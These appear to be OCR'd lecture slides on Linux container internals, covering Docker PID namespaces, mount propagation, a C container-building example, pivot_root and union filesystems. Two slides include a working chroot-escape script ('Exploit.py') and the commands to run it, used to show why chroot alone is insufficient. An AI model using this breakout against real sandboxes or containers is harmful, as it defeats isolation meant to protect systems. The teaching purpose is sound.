
Resource Virtualization with Containers

Tanu Malik

School of Computing, DePaul University

Visiting Faculty, CSE, IIT, Delhi



PID Namespaces in Docker

- docker run –d –name server1 busybox sh –c “nc -l –p 0.0.0.0:7070”
- docker run –d –name server2 busybox sh –c “nc -l –p 0.0.0.0:8080”

OR

- docker run –t –d busybox sh
- docker run –t –d busybox sh
- docker ps -a

- docker exec server1 ps –ef

Will see two processes

- docker exec server2 ps –ef

Will see two processes

- ps –ef

<Stop and delete server1>

- docker run –d **–pid host** –name server1 busybox sh –c “nc -1 –p 0.0.0.0:7070”
- docker exec server1 ps –ef

/proc from the host is mounted

Defaults for / and unshare()

Default propagation type is for a new mount point:

- If the mount point has a parent (i.e., it is a non-root mount point) and the propagation type of the parent is MS_SHARED, then the propagation type of the new mount is also MS_SHARED.
- Otherwise, the propagation type of the new mount is MS_PRIVATE.

- What is default for root?

Defaults for / and unshare()

Default propagation type is for a new mount point:

- If the mount point has a parent (i.e., it is a non-root mount point) and the propagation type of the parent is MS_SHARED, then the propagation type of the new mount is also MS_SHARED.
- Otherwise, the propagation type of the new mount is MS_PRIVATE.

- What is default for root?
  - systemd sets the propagation type of all mount points to MS_SHARED.
- What does unshare() assume as default?
  - Opposite behavior. Why?
  - mount --make-rprivate /
  - To prevent: unshare -m --propagation unchanged <cmd>

Creating a basic container

```
int main(int argc, char *argv[]) {
 int cpid = fork();
if (cpid == -1)
{ errExit("fork"); }
if (cpid == 0)
{
unshare(CLONE_NEWNS); // (1) Create a a new mount namespace.
mount("", "/", NULL, MS_SLAVE | MS_REC, NULL); // (2)   Why SLAVE?

mount(rootfs, rootfs, NULL, MS_BIND | MS_REC, NULL); // (3)   Why bind mount to itself?
chdir(rootfs); // (4) Enter the rootfs directory.
mount(rootfs, "/", NULL, MS_MOVE, NULL); // (5) Move mount point rootfs from itself to "/"
chroot("."); // (6) Change the root directory to rootfs.
chdir("/"); // (7)  Safe practice
mount("", "/", NULL, MS_SHARED | MS_REC, NULL); // (8) changes in the container will be propagated to its children if any
mount("proc", "/proc", "proc", MS_NOSUID | MS_NOEXEC | MS_NODEV, NULL); // (9) Mount procfs for the container.
execv(argv[1], &argv[1]); }
else {
 if (waitpid(cpid, NULL, 0) == -1) { errExit("waitpid"); } }
 return 0;
}
```

Break from container

- Exploit.py

```
import os

if not os.path.exists("chroot"):
        os.mkdir("chroot")
os.chroot("chroot")


for _ in range(50):   # some arbitrary number
        os.chdir("..")


os.chroot(".")
os.system("/bin/bash")
```

Break from container

mkdir test

cp /bin /usr /lib /lib64 test

sudo unshare --mount --pid --user --map-root-user --fork --mount-proc chroot test sh -c "mount -t proc proc /proc && bash"

python exploit.py

ls

Do we still need chroot?




Figure credit: Julia Evans

Pivot root

- pivot_root(SYS_pivot_root, const char *new_root, const char *put_old) changes the root mount in the mount namespace of the calling process.
  - Moves the root mount to the directory put_old and makes new_root the new root mount.
  - pivot_root() does not change the caller's current working directory (unless it is on the old root directory), and thus it should be followed by a chdir("/") call.

- MS_MOVE + chroot() = pivot_root()

Pivot_root Example

- sudo unshare --mount --pid --user --map-root-user --fork --mount-proc bash
- mount --rbind test test
- cd test
- mkdir oldroot
- pivot_root . oldroot
- umount –l oldroot


Properties for container storage


- Directories/Images are part of a container
- Directories/Images are big in size.
  - Ubuntu: 72MB
  - Nginx: 133MB
- Would ideally like to share images across containers.
- Use CoW when writing to any image


Union Mounts/Union File System

- Unification of filesystems is the concept of mounting several filesystems on a single mount point, with the resulting mount showing the logical combination of all the filesystems.
- Traditionally, when a filesystem is mounted on a directory, the existing contents of the directory are masked, and the content of the latest mounted filesystem is shown.
  - These masked files are available only after the mounted filesystem is unmounted.
  - Even though these files exist, they are inaccessible to the user.
- Union mount overcomes this by providing access to all directories and files present in the directory, even after a mount.


```
# mount /dev/sdb /mnt
# ls /mnt
dir1 file1 link1
# mount --union /dev/sdc /mnt
# ls /mnt
dir1 dir4 file1 link1
# umount /mnt
# ls /mnt
dir1 file1 link1
```








Examples: UnionFS, AUFS, OverlayFS



Here are 2 files “image1” & “image2” formatted as a filesystems

 # dd if=/dev/zero of=/tmp/image1 bs=1024 count=1024
 # dd if=/dev/zero of=/tmp/image2 bs=1024 count=1024
 # mkfs –t ext4 /tmp/image1
 # mkfs –t ext4 /tmp/image2


Accessing filesystems on these “image1” & “image2”



Mounting filesystems (files image1 and image2) on mount points mnt1 and mnt2 in read-write mode allows files created and accessed via respective mount points.

** Directories are lists of files and subdirectories*


Creating files in filesystems ("image1" & "image2")



 # cat > /tmp/mnt1/file1
Test - file1
 # cat > /tmp/mnt2/file2
Test - file2
 # umount /tmp/mnt1 ; umount /tmp/mnt2


Files file1, and file2 are created on file systems image1, and image2 respectively

Mounting multiple filesystems on single mount point





```
# mkdir /tmp/test_mnt
# mount  /tmp/image1 /tmp/test_mnt
# mount /tmp/image2 /tmp/test_mnt
# ls /tmp/test_mnt
file2
# umount /tmp/test_mnt
# ls
file1
# umount /tmp/test_mnt
```

When two filesystems are mounted on a single mount point one after the other, only files from the filesystem mounted last remain accessible via this mount point.


/
tmp
image1
file1
image2
file2
mnt1
.
..
file1
mnt2
.
..
file2
Read-only
mount /tmp/image1 /tmp/mnt1
mount –o ro /tmp/image2 /tmp/mnt2


Union of multiple filesystems on single mount point



 # mount –t autofs –o br:/tmp/mnt1:/tmp/mnt2 none /tmp/test_mnt
 # cat /tmp/test_mnt/file1
Test – file1
 # cat /tmp/test_mnt/file2
Test – file2

